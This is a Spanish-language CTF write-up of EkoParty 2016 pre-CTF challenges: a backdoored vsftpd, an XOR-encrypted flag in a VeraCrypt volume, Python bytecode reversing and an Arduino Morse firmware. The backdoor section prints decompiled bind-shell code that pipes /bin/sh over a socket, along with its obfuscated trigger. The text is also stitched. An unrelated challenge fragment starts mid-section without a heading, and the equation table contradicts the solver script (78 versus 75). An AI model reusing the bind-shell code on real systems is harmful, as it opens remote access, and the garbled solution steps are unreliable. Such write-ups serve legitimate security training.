



## •[ EkoParty 2016 - PreCTF Writeup ]•

### . 50 - BACKDOOR.

#### . Descripción .



#### . Análisis .

Se trata de un servicio de FTP muy utilizado en linux/unix el *vsftpd* que contiene una puerta trasera, aunque no lo indican se supone que se trata de una evasión de la autenticación o bien de un comando especial que permita ejecutar comandos en el sistema.

```
% wget 'https://ctf.ekoparty.org/static/pre-ekoparty/backdoor'
% 7z x backdoor
$ file vsftpd
vsftpd: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.32,
BuildID[sha1]=4a0e650e342cee9e494e5b509f99dd2d2f9d3007, stripped
```

La manera más rápida de localizar la *backdoor* es comprar el binario con otro binario similar. Podemos generar un binario similar descargando el *vsftpd* del sitio oficial puesto que es software libre, y compilarlo en una arquitectura similar, Linux 64bits.

```
% wget https://security.appspot.com/downloads/vsftpd-3.0.3.tar.gz
% tar zxvf vsftpd-3.0.3.tar.gz && cd vsftpd-3.0.3 && ./configure
&& make
```

Es posible utilizar la herramienta *bindiff*, no obstante con un simple *vimdiff* de los *strings* ya se puede observar la puerta trasera.

```
% strings backdoor/vsftpd | sort -u > /tmp/malo
% strings vsftpd-3.0.3/vsftpd | sort -u > /tmp/bueno
% vimdiff /tmp/bueno /tmp/malo
```

```
Terminal
+--- 2 líneas: __errno_location-----+
/etc/vsftpd.banned_emails
/etc/vsftpd.chroot_list
/etc/vsftpd.conf
/etc/vsftpd.email_passwords
/etc/vsftpd.user_list
excessive strlist
-----
_exit
=.f!
=Fal
FAIL
Failed to change directory.
Failed to establish connection.
Failed to open file.
failed to open vsftpd log file:
failed to open xferlog log file:
+--- 10 líneas: Failure reading local file.-----+
Features:
FILE:
File modification time set.
file_open_mode
.fini
.fini_array
=fn!
force_anon_data_ssl
force_anon_logins_ssl
force_dot_files
/tmp/bueno 352,2 37%

+--- 2 líneas: __errno_location-----+
/etc/vsftpd.banned_emails
/etc/vsftpd.chroot_list
/etc/vsftpd.conf
/etc/vsftpd.email_passwords
/etc/vsftpd.user_list
excessive strlist
execl
exit
-----
FAIL
Failed to change directory.
Failed to establish connection.
Failed to open file.
failed to open vsftpd log file:
failed to open xferlog log file:
+--- 10 líneas: Failure reading local file.-----+
Features:
FILE:
File modification time set.
file_open_mode
.fini
.fini_array
=Fo!
force_anon_data_ssl
force_anon_logins_ssl
force_dot_files
/tmp/malo 341,2 35%
```

Se puede observar la aparición del símbolo “execl” que sirve para ejecutar programas externos a vsftpd, lo cual es bastante sospechoso, pero que además solo se encuentra en la versión *backdoreada*.

Tras buscar este símbolo en la import table con IDA, y listar las referencias cruzadas a este símbolo (xrefs) se encuentra una función claramente sospechosa, principalmente porque abre un puerto que no es de FTP, duplica el stdin, stdout y stderr al socket mediante `dup2()` y posteriormente realiza la ejecución de una shell con `execl`. Simplemente de un vistazo se parece mucho a una *shellcode* de *bindport*.

```

1 void __noreturn sub_15C20()
2 {
3     int v0; // eax@1
4     int v1; // ebp@2
5     int v2; // ebx@4
6     __int16 v3; // [sp+0h] [bp-68h]@4
7     char v4; // [sp+2h] [bp-66h]@4
8     char path; // [sp+10h] [bp-58h]@4
9     char v6; // [sp+11h] [bp-57h]@4
10    char v7; // [sp+12h] [bp-56h]@4
11    char v8; // [sp+13h] [bp-55h]@4
12    char v9; // [sp+14h] [bp-54h]@4
13    char v10; // [sp+15h] [bp-53h]@4
14    char v11; // [sp+16h] [bp-52h]@4
15    char v12; // [sp+17h] [bp-51h]@4
16    struct sockaddr addr; // [sp+20h] [bp-48h]@2
17    __int64 v14; // [sp+38h] [bp-30h]@1
18
19    v14 = *HK_FP(__FS__, 40LL);
20    v0 = socket(2, 1, 0);
21    if ( v0 >= 0 )
22    {
23        v1 = v0;
24        *(_QWORD *)&addr.sa_family = 0LL;
25        *(_WORD *)&addr.sa_data[0] = 14597;
26        *(_QWORD *)&addr.sa_data[6] = 0LL;
27        addr.sa_family = 2;
28        if ( bind(v0, &addr, 0x10u) >= 0 && listen(v1, 100) != -1 )
29        {
30            while ( 1 )
31            {
32                v2 = accept(v1, 0LL, 0LL);
33                close(0);
34                close(1);
35                close(2);
36                dup2(v2, 0);
37                dup2(v2, 1);
38                dup2(v2, 2);
39                v10 = 115;
40                v8 = 110;
41                v6 = 98;
42                v12 = 0;
43                v11 = 104;
44                v9 = 47;
45                v7 = 105;
46                path = 47;
47                v3 = 26739;
48                v4 = 0;
49                execl(&path, (const char *)&v3, 0LL, *(_QWORD *)&v3);
50            }
51        }

```

Tras realizar de nuevo *xrefs* a esta función, se encuentra una función muy estratégica porque es la función que decide cuando lanzar la *backdoor*. Y esta decisión es en base a un comando ofuscado con diversos *IF* que forman un sistema de ecuaciones.

```

25 v2 = *(_QWORD *)a1 + 8;
26 if ( v2 == 18 )
27 {
28     u3 = *(_QWORD *)a1;
29     u6 = *(_BYTE *)(*(_QWORD *)a1 + 13LL);
30     u7 = *(_BYTE *)(*(_QWORD *)a1 + 14LL);
31     if ( u6 + u7 == 203 )
32     {
33         u8 = *(_BYTE *)u3 + 10;
34         u9 = *(_BYTE *)u3 + 11;
35         if ( u8 + u9 == 195 )
36         {
37             u10 = *(_BYTE *)u3 + 12;
38             if ( u10 + u6 == 207 )
39             {
40                 u11 = *(_BYTE *)u3 + 8;
41                 u12 = *(_BYTE *)u3 + 9;
42                 if ( u11 + u12 == 212 && u10 + u9 == 201 && *(_BYTE *)u3 == 69 )
43                 {
44                     u13 = *(_BYTE *)u3 + 15;
45                     if ( u13 + u7 == 215 )
46                     {
47                         u14 = *(_BYTE *)u3 + 5;
48                         u15 = *(_BYTE *)u3 + 6;
49                         if ( u14 + u15 == 217 && u12 + u8 == 195 )
50                         {
51                             u16 = *(_BYTE *)u3 + 1;
52                             if ( u16 + u14 == 233 )
53                             {
54                                 u17 = *(_BYTE *)u3 + 3;
55                                 if ( u17 + u16 == 241 )
56                                 {
57                                     u18 = *(_BYTE *)u3 + 16;
58                                     if ( u18 + *(_BYTE *)u3 + 17 == 242 )
59                                     {
60                                         u19 = *(_BYTE *)u3 + 1;
61                                         u20 = *(_BYTE *)u3 + 2;
62                                         if ( u19 + u20 == 154 && u20 + u17 == 202 && u19 == 75 )
63                                         {
64                                             u21 = *(_BYTE *)u3 + 7;
65                                             if ( u21 + u15 == 218 && u21 + u11 == 228 && u18 + u13 == 235 )
66                                                 do_backdoor();
67                                         }
68                                     }
69                                 }
70                             }
71                         }
72                     }
73                 }
74             }
75         }
76     }
77 }

```

El sistema de ecuaciones resultante es sencillo de calcular manualmente simplemente haciendo restas.

```

cmd[0] = 69
cmd[1] = 78
cmd[1] + cmd[2] = 154
cmd[2] + cmd[3] = 202
cmd[3] + cmd[4] = 241
cmd[4] + cmd[5] = 233
cmd[5] + cmd[6] = 217
cmd[6] + cmd[7] = 218
cmd[7] + cmd[8] = 228
cmd[8] + cmd[9] = 212
cmd[9] + cmd[10] = 195
cmd[10] + cmd[11] = 195
cmd[11] + cmd[12] = 201
cmd[12] + cmd[13] = 207
cmd[13] + cmd[14] = 203
cmd[14] + cmd[15] = 215
cmd[15] + cmd[16] = 235
cmd[16] + cmd[17] = 242

```

El valor resultante de *cmd* es la *flag*:

**EKO{vsftpd\_dejavu}**

Este sistema de ecuaciones también puede ser resuelto de forma automática con un pequeño *script* que itere y reste, pero también se podría resolver de forma automática con la librería Z3 de la siguiente forma:

```
% cat >solver.py<<EOF
from z3 import *
flag = []
for i in range(18):
    flag.append(Int('v%.2d' % i))

s = Solver()
s.add(flag[0] == 69)
s.add(flag[1] == 75)
s.add(flag[1] + flag[2] == 154)
s.add(flag[2] + flag[3] == 202)
s.add(flag[3] + flag[4] == 241)
s.add(flag[4] + flag[5] == 233)
s.add(flag[5] + flag[6] == 217)
s.add(flag[6] + flag[7] == 218)
s.add(flag[7] + flag[8] == 228)
s.add(flag[8] + flag[9] == 212)
s.add(flag[9] + flag[10] == 195)
s.add(flag[10] + flag[11] == 195)
s.add(flag[11] + flag[12] == 201)
s.add(flag[12] + flag[13] == 207)
s.add(flag[13] + flag[14] == 203)
s.add(flag[14] + flag[15] == 215)
s.add(flag[15] + flag[16] == 235)
s.add(flag[16] + flag[17] == 242)

if s.check() == sat:
    m = s.model()
    for v in m:
        p = int(str(v)[1:])
        v = chr(int(str(m[v])))
        flag[p] = v

    print ''.join(flag)
EOF

% python solver.py
EKO{vsftpd_dejavu}
```



```
more tnsnames.ora
more WWPN81XHWuZRYJKPEmbO
more README.txt
more MEMORY_20120418_114508.lst
more MEMORY_YYYYMMDD_HH24MISS.log
more MEMORY_YYYYMMDD_HH24MISS.log
more MEMORY_20120418_121044.lst
# mkdir vc
# veracrypt raw.hc ./vc -p WWPN81XHWuZRYJKPEmbO
# cd vc
```

Dentro del volumen encontramos un fichero flag.cipher y un directorio \$RECYCLE.BIN. El primero parece contener la flag cifrada y el segundo, entendemos que nos dará alguna pista para obtener la clave/algoritmo para descifrar el primero.

La investigación sobre el directorio no proporciona ninguna información de valor.

Al conocer el formato de las flags de los retos, lanzamos un ataque de texto en claro conocido (known-plaintext attack) para encontrar la cadena de texto “EKO{”. Con esta técnica obtenemos la flag.

### . Solución .

Para realizar el ataque de texto en claro conocido, creamos un script en ipython que tiene dos etapas; la primera encuentra claves potenciales y la segunda, encuentra flags válidas.

La primera etapa realiza una XOR de la cadena “EKO{” sobre todas las posiciones del texto en flag.cipher y con una longitud de 4 caracteres. De esta forma obtenemos varias claves potenciales con una longitud de 4 caracteres.

La segunda etapa, prueba cada una de las claves obtenidas, realizando un XOR cíclico sobre el texto de flag.cipher, esperando obtener un resultado de tipo “EKO{algun\_texto}”. La clave “TH1S” permite obtener la flag correcta.

El siguiente script, contiene la lógica anterior:

```
# ipython

In [1]: f = open('flag.cipher')
In [2]: flag = f.read()
In [3]: f.close()

In [4]: %paste
def clean_flag(flag):
    for c in flag:
        if ord(c) < 32 or ord(c) > 126:
```

```

        return False
    return True

def do_xor(text, key):
    r = ''
    lk = len(key)
    for i in range(len(text)):
        #print "" + text[i] + " ^ " + key[i % lk] +
    ""
        r += chr(ord(text[i]) ^ ord(key[i % lk]))
    return r

keys = []

for i in xrange(len(flag)):
    key = do_xor(flag[i:i+4], 'EKO{')
    if len(key) == 4:
        keys.append(key)

for k in keys:
    for i in xrange(4):
        nk = k[i:]+k[:i]
        result = do_xor(flag, nk)
        if 'EKO{' in result and clean_flag(result):
            print nk
            print result

## -- End pasted text --
TH1S
Congrats! Yor flag is:
EKO{0f9e8693042285246d40a36d99e7104ea92305b5}

```

## . 70 - CODEOP .

### . Descripción .





## . Análisis .

El reto nos presenta un fichero de texto con un desensamblado de bytecode Python. Por tanto, nuestra primera tarea será reconstruir el código Python original a partir del desensamblado.

```

Disassembly of __init__:
 7      0 LOAD_CONST          1 (919161)
        3 LOAD_CONST          2 (1859495)
        6 LOAD_CONST          3 (985017)
        9 LOAD_CONST          4 (1377995)
       12 LOAD_CONST          5 (1659485)
       15 LOAD_CONST          6 (1068148)
       18 LOAD_CONST          7 (1599708)
       21 LOAD_CONST          8 (738095)
       24 LOAD_CONST          9 (525756)
       27 LOAD_CONST         10 (1332298)
       30 LOAD_CONST         11 (1274390)
       33 LOAD_CONST         12 (1926028)
       36 LOAD_CONST         13 (1462800)
       39 LOAD_CONST         14 (157737)
       42 LOAD_CONST         15 (1144861)
       45 LOAD_CONST         16 (460670)
       48 LOAD_CONST         17 (411631)
       51 LOAD_CONST         18 (1531994)
       54 LOAD_CONST         19 (1992766)
       57 LOAD_CONST         20 (197800)
       60 LOAD_CONST         21 (349871)
       63 LOAD_CONST         22 (2033064)
       66 LOAD_CONST         23 (852423)
       69 LOAD_CONST         24 (23667)
       72 LOAD_CONST         25 (1211575)
       75 LOAD_CONST         26 (1771461)
       78 LOAD_CONST         27 (1727029)
       81 LOAD_CONST         28 (86621)
       84 LOAD_CONST         29 (805407)
       87 LOAD_CONST         30 (616682)
       90 LOAD_CONST         31 (279968)
       93 LOAD_CONST         32 (675489)
       96 BUILD_LIST          32
       99 LOAD_FAST            0 (self)
      102 STORE_ATTR           0 (password)
      105 LOAD_CONST          0 (None)
      108 RETURN_VALUE

Disassembly of checkpass:
10      0 LOAD_CONST          1 (-1)
        3 LOAD_CONST          2 (('shuffle',))
        6 IMPORT_NAME        0 (random)
        9 IMPORT_FROM        1 (shuffle)
       12 STORE_FAST         2 (00000000000)
       15 POP_TOP

      11      16 LOAD_CONST          1 (-1)
          19 LOAD_CONST          3 (('randint',))
          22 IMPORT_NAME        0 (random)
          25 IMPORT_FROM        2 (randint)
          28 STORE_FAST         3 (00000000000)
          31 POP_TOP

      13      32 BUILD_LIST          0
          35 STORE_FAST         4 (00000000000000000000)

      14      38 BUILD_LIST          0
          41 LOAD_GLOBAL        3 (range)
          44 LOAD_GLOBAL        4 (len)
          47 LOAD_FAST            1 (0000000000000000)
          50 CALL_FUNCTION        1
          53 CALL_FUNCTION        1

```

```

56 GET_ITER
>> 57 FOR_ITER                12 (to 72)
60 STORE_FAST                5 (0000000000000000)
63 LOAD_FAST                 5 (0000000000000000)
66 LIST_APPEND               2
69 JUMP_ABSOLUTE            57
>> 72 STORE_FAST              6 (0000000000000000)

15    75 LOAD_FAST              2 (0000000000000000)
    78 LOAD_FAST              6 (0000000000000000)
    81 CALL_FUNCTION           1
    84 POP_TOP

17    85 SETUP_LOOP             88 (to 176)
    88 LOAD_FAST              6 (0000000000000000)
    91 GET_ITER
>>  92 FOR_ITER                80 (to 175)
    95 STORE_FAST              7 (0000000000000000)

18    98 LOAD_FAST              7 (0000000000000000)
   101 LOAD_CONST              4 (19)
   104 BINARY_XOR
   105 LOAD_CONST              5 (16)
   108 BINARY_LSHIFT
   109 STORE_FAST              8 (0000000000000000)

19   112 LOAD_FAST              8 (0000000000000000)
   115 LOAD_GLOBAL             5 (ord)
   118 LOAD_FAST              1 (0000000000000000)
   121 LOAD_FAST              7 (0000000000000000)
   124 BINARY_SUBSCR
   125 CALL_FUNCTION           1
   128 LOAD_CONST              6 (55)
   131 BINARY_XOR
   132 LOAD_CONST              7 (8)
   135 BINARY_LSHIFT
   136 INPLACE_ADD
   137 STORE_FAST              8 (0000000000000000)

20   140 LOAD_FAST              8 (0000000000000000)
   143 LOAD_FAST              3 (0000000000000000)
   146 LOAD_CONST              8 (1)
   149 LOAD_CONST             9 (255)
   152 CALL_FUNCTION           2
   155 INPLACE_ADD
   156 STORE_FAST              8 (0000000000000000)

21   159 LOAD_FAST              4 (000000000000000000)
   162 LOAD_ATTR               6 (append)
   165 LOAD_FAST              8 (0000000000000000)
   168 CALL_FUNCTION           1
   171 POP_TOP
   172 JUMP_ABSOLUTE          92
>> 175 POP_BLOCK

23   >> 176 LOAD_FAST           0 (self)
   179 LOAD_ATTR              7 (password)
   182 LOAD_FAST              4 (000000000000000000)
   185 COMPARE_OP              2 (==)
   188 RETURN_VALUE

```

Luego de probar sin éxito algunos programas para reconstruir el código Python decidimos hacerlo manualmente. Según la documentación<sup>1</sup> del módulo “dis” el desensamblado presenta el siguiente formato (por columnas):

**0x0.**      Número de línea en el código original.

<sup>1</sup> Disassembler for Python bytecode - <https://docs.python.org/2/library/dis.html>

- 0x1.** Dirección de la instrucción.
- 0x2.** Código de operación de la instrucción.
- 0x3.** Parámetros.
- 0x4.** Valor de los parámetros entre paréntesis.

La documentación también nos muestra todas las instrucciones disponibles y que es lo que hacen. Además usamos el módulo “dis” para generar el desensamblado de algunas construcciones usuales en Python y por similitud resolver el bytecode del reto. Por ejemplo:

```
>>> class Foo(object):
...     def __init__(self):
...         self.lista = [1, 2, 3]
...
>>> import dis
>>> dis.dis(Foo)
Disassembly of __init__:
   3             0 LOAD_CONST           1 (1)
               3 LOAD_CONST           2 (2)
               6 LOAD_CONST           3 (3)
               9 BUILD_LIST           3
            12 LOAD_FAST              0 (self)
            15 STORE_ATTR              0 (lista)
            18 LOAD_CONST              0 (None)
            21 RETURN_VALUE

>>>
```

El ejemplo es muy similar a la primera parte del reto. Por lo que el código reconstruido del método “\_\_init\_\_” del reto sería:

```
class opc(object):
    def __init__(self):
        self.password = [919161, 1859495, 985017, 1377995,
1659485, 1068148, 1599708, 738095, 525756, 1332298, 1274390,
1926028, 1462800, 157737, 1144861, 460670, 411631, 1531994,
1992766, 197800, 349871, 2033064, 852423, 23667, 1211575,
1771461, 1727029, 86621, 805407, 616682, 279968, 675489]
```

Continuamos de esta manera hasta reconstruir completamente el código original del reto.

```
class opc(object):
    def __init__():
```

```

        self.password = [919161, 1859495, 985017, 1377995,
1659485, 1068148, 1599708, 738095, 525756, 1332298, 1274390,
1926028, 1462800, 157737, 1144861, 460670, 411631, 1531994,
1992766, 197800, 349871, 2033064, 852423, 23667, 1211575,
1771461, 1727029, 86621, 805407, 616682, 279968, 675489]

    def checkpass(self, mi_cadena):
        from random import shuffle
        from random import randint
        mi_lista = []
        indices_mi_cadena = [x for x in range(len(mi_cadena))]
        shuffle(indices_mi_cadena)
        for indice in indices_mi_cadena:
            indice_xoreado = (indice ^ 19) << 16
            indice_xoreado += (ord(mi_cadena[indice]) ^ 55) << 8
            indice_xoreado += randint(1, 255)
            mi_lista.append(indice_xoreado)
        return mi_lista == self.password

```

El método “checkpass” recibe una cadena como parámetro, la cual es trasformada en una lista de números luego de una serie de operaciones (xors, sumas y shifts) y se la compara contra el atributo “self.password” para decidir si la cadena es o no una clave válida. Hay que destacar que las funciones “shuffle” y “randint” aparentemente introducen aleatoriedad en el algoritmo, la primera desordenando la lista de números y la segunda incrementándolos en un valor aleatorio. Esto logró confundirnos un poco al principio.

Nuestro análisis fue en sentido contrario a la ejecución del programa, es decir, partimos del atributo “self.password”, aplicamos las operaciones inversas y tratamos de obtener la cadena original que seguramente sería el flag. De esta manera, observamos que los elementos de “self.password” se corresponden con los valores que va tomando la variable “indice\_xoreado” que está dentro del “for”. Y esta variable presenta una estructura particular debido a las operaciones de bit shifting. La estructura es la siguiente:

24	16	8	0
+-----+-----+-----+-----+			
indice ^ 19	character ^ 55	randint	
+-----+-----+-----+-----+			

Contando a partir del bit menos significativo, en el primer byte tenemos un número aleatorio, en el segundo byte tenemos un caracter de la cadena al cual se le ha hecho XOR con 55 y en el último byte tenemos el resultado de hacer XOR 19 al índice del caracter. El número aleatorio lo descartamos y, puesto que XOR es reversible, tenemos los caracteres de la cadena con sus índices correspondientes. Solo nos queda extraer los caracteres y ordenarlos según su índice para obtener la cadena original.

## . Solución .

Programamos el siguiente código en Python para obtener la clave a partir de “self.password”.


```
import binascii

password = [919161, 1859495, 985017, 1377995, 1659485, 1068148,
1599708, 738095, 525756, 1332298, 1274390, 1926028, 1462800,
157737, 1144861, 460670, 411631, 1531994, 1992766, 197800,
349871, 2033064, 852423, 23667, 1211575, 1771461, 1727029, 86621,
805407, 616682, 279968, 675489]

chars = []
index = []
for e in password:
    c = chr(int("{0:b}".format(e).zfill(32)[-16:-8], 2) ^ 55)
    i = int("{0:b}".format(e).zfill(32)[:16], 2) ^ 19
    index.append(i)
    chars.append(c)

pwd = []
for i in range(len(index)):
    pwd.append(chars[index.index(i)])

print "".join(pwd)
```



```
Amn3s1@-T3@m ~$ python opc_dis.py
EKO{We1c0me_2_Th3_ek0party_2016}
Amn3s1@-T3@m ~$
```

El flag es: EKO{We1c0me\_2\_Th3\_ek0party\_2016}

## . 80 - ROBOTO.

### . Descripción .



### . Análisis .

El archivo inicial era el siguiente:

```
:100000000C94E6000C940E010C940E010C940E015D
:100010000C940E010C940E010C940E010C940E0124
:100020000C940E010C940E010C9478030C94EA03CA
:100030000C940E010C940E010C940E010C940E0104
:100040000C940E010C940E010C940E010C940E01F4
:100050000C940E010C940E010C940E010C94C1062C
:100060000C940E010C940E010C940E010C940E01D4
:100070000C940E010C940E010C940E010C940E01C4
:100080000C940E010C940E010C940E010C940E01B4
:100090000C940E010C940E010C940E010C940E01A4
:1000A0000C940E010C940E010C940E0140034303BA
:1000B000320336033A0364036403640347034B03C8
:1000C0004F035503590364035F03080B0002020248
:1000D00001000904000001020200000524001001D3
:1000E000052401010101042402060524060001070578
:1000F000810310004009040100020A000000070506
:1001000002024000000705830240000004030904C6
:1001100041726475696E6F204C4C43004172647586
[...]
```

Al inspeccionar los valores en hexadecimal, se puede observar cadenas que nos dan ideas que puede ser un *dump* de un binario para Arduino Leonardo.

04 03 09 04	C6 10 01 10	00 41 72 64	75 69 6E 6F	....E....Arduino
20 4C 4C 43	00 41 72 64	75 86 10 01	20 00 69 6E	LLC.Ardu... .in
6F 20 4C 65	6F 6E 61 72	64 6F 00 12	01 00 22 10	o Leonardo....".
01 30 00 02	00 00 00 40	41 23 36 80	00 01 01 02	.0.....@A#6€....
03 01 12 49	10 01 40 00	01 00 02 EF	02 01 40 41	...I...@....i...@A

00h:	00 01 07 05	83 02 10 00	01 04 03 09	04 22 03 41	....f.....".A
0F0h:	00 72 16 20	7F A0 00 00	64 00 75 00	69 00 6E 00	.r. . .d.u.i.n.
00h:	6F 00 20 00	4C 00 65 00	6F 00 6E 00	61 00 72 00	o. .L.e.o.n.a.r.
10h:	64 00 6F 00	00 00 18 36	1A 7F C0 00	03 41 00 72	d.o....6..À..A.r
20h:	00 64 00 75	00 69 00 6E	00 6F 00 20	00 4C 00 4C	.d.u.i.n.o. .L.L
30h:	00 43 00 00	00 00 D7 00	00 00 01 FF		.C....*....ÿ

Usando nuestro google-fu, se encuentra información de que Arduino Leonardo, usa un microcontrolador ATmega32u4<sup>2</sup>. Estábamos en lo cierto, era un formato ihex que podíamos desensamblar.


```
$ avr-objdump -D -m avr5 roboto | less
```

Las ideas fueron diversas, la primera de ellas fue crear un ejecutable ELF a partir del archivo ihex inicial, mientras intentaba documentarme en el ensamblador de esa arquitectura.

```
$ avr-objcopy -I ihex -O elf32-avr roboto roboto.elf
```

Luego intentamos emularlo, cargarlo en un Arduino, en IDA Pro (comenzando a reconocer diferentes funciones), depurarlo, etc. En unas horas de haber comenzado a analizar, se subió el ejecutable ELF con símbolos, podíamos cargarlo en IDA Pro y saber qué clase de funciones se hacía invocaban cabalmente.

IDA Pro, no indicaba cuál era el *main*, pero la intuición nos indicaba que se encontraba justo...



Obviamente, los nombres han sido cambiados por mí.

Después de la documentación de las funciones importadas, Javi me envió el siguiente link de un emulador online: <https://www.youtube.com/watch?v=qAA6tbcD8Z0>.

<sup>2</sup> Arduino Leonardo - <https://www.arduino.cc/en/Main/ArduinoBoardLeonardo>

Al observar el video, se puede notar como se usan dos funciones en conjunto, `digitalwrite`<sup>3</sup> y `delay`<sup>4</sup> (invocadas por `roboto.elf`), para apagar y prender un led. A la diezmilésima de segundo del *frame*, se me prendió el led (¡una idea!), MORSE.

Morse es un método para transmitir datos usando un espectro limitado de caracteres, dónde las letras y números consisten en señales largas o cortas, y que se representan con una raya, para señales largas, punto para señales cortas, y para indicar que las siguientes señales a transmitir pertenecían a otro carácter, había un espacio de tiempo sin emitir señal.

### . Solución .

La función `digitalwrite`, tiene como parámetro un valor booleano, cuando se desea encender el led, el valor de su argumento es 1, y cuando era 0, cambiaba el estado a apagado. Inmediatamente se llama a la función `delay`, indicando el tiempo en milisegundos para el siguiente cambio de estado.

Si se llama a la función `digitalwrite` con el parámetro 1, y le seguía un `delay` de 0xA milisegundos, podíamos inferir que es una señal corta o punto, si se llama dos veces a la función `delay`, significaba que se comenzaría a emitir señales para un nuevo carácter, y si el `delay` tomaba el valor 0x96, indicaba que la señal era larga, es decir, una raya.

```
07DD loc_7DD:
07DD ldi     r24, 1
07DE call   digitalWrite_constprop_11
07E0 ldi     r22, 0xA
07E1 ldi     r23, 0
07E2 ldi     r24, 0
07E3 ldi     r25, 0
07E4 call   delay
07E6 ldi     r24, 0
07E7 call   digitalWrite_constprop_11
07E9 ldi     r22, 0x14
07EA ldi     r23, 0
07EB ldi     r24, 0
07EC ldi     r25, 0
07ED call   delay
07EF ser     r22
07F0 ldi     r23, 0
07F1 ldi     r24, 0
07F2 ldi     r25, 0
07F3 call   delay
07F5 ldi     r24, 1
07F6 call   digitalWrite_constprop_11
07F8 ldi     r22, 0x96 ; 'û'
```

3 `digitalwrite` - <https://www.arduino.cc/en/Reference/DigitalWrite>

4 `delay` - <https://www.arduino.cc/en/Reference/Delay>



Finalmente, programé un script en IDAPython, que automatiza la tarea explicada en el párrafo anterior.

```
from idaapi import *

digitalwrite = 0x31A
delay = 0x687

def main():

    morce = ''

    xrefs_digitalwrite = []
    for ref in CodeRefsTo(digitalwrite, 0):
        xrefs_digitalwrite.append(ref)

    xrefs_delay = []
    for ref in CodeRefsTo(delay, 0):
        xrefs_delay.append(ref)

    x = 2 # skip
    max_range = len(xrefs_digitalwrite)
    for i in range(max_range):
        pulse = GetOperandValue(xrefs_digitalwrite[i]-1, 1)
        pulse_time = GetOperandValue(xrefs_digitalwrite[i]+2, 1)
        if pulse == 1:
            if pulse_time == 0xA:
                morce += '.'
            elif pulse_time == 0x96:
                morce += '-'
            pass
        if i == (max_range-1):
            print "max"
            break
        c = 0
        while 1:
            if xrefs_delay[x] < xrefs_digitalwrite[i+1]:
                c += 1
                x += 1
            else:
                break
            if c == 2:
                morce += ' '
                break
        else:
            print "falta error"

    print morce

main()
```

-----  
The initial autoanalysis has been finished.

max  
-----

Python

AU: idle Down Disk: 14GB

Al traducirlo:

The screenshot shows the DCode website. On the left, a search bar contains 'e.g. type sudoku' and a 'GO' button. Below it, a list of search results is shown, with a red arrow pointing to the entry 'EKO(OLD. IS. NEW. AGAIN)'. On the right, the 'Morse Code Translator' interface is visible, featuring a text input area, a 'TRANSLATE MORSE' button, and options for detecting long and short characters.

El flag es: EKO{OLD\_IS\_NEW\_AGAIN}

The End - Amn3sla Team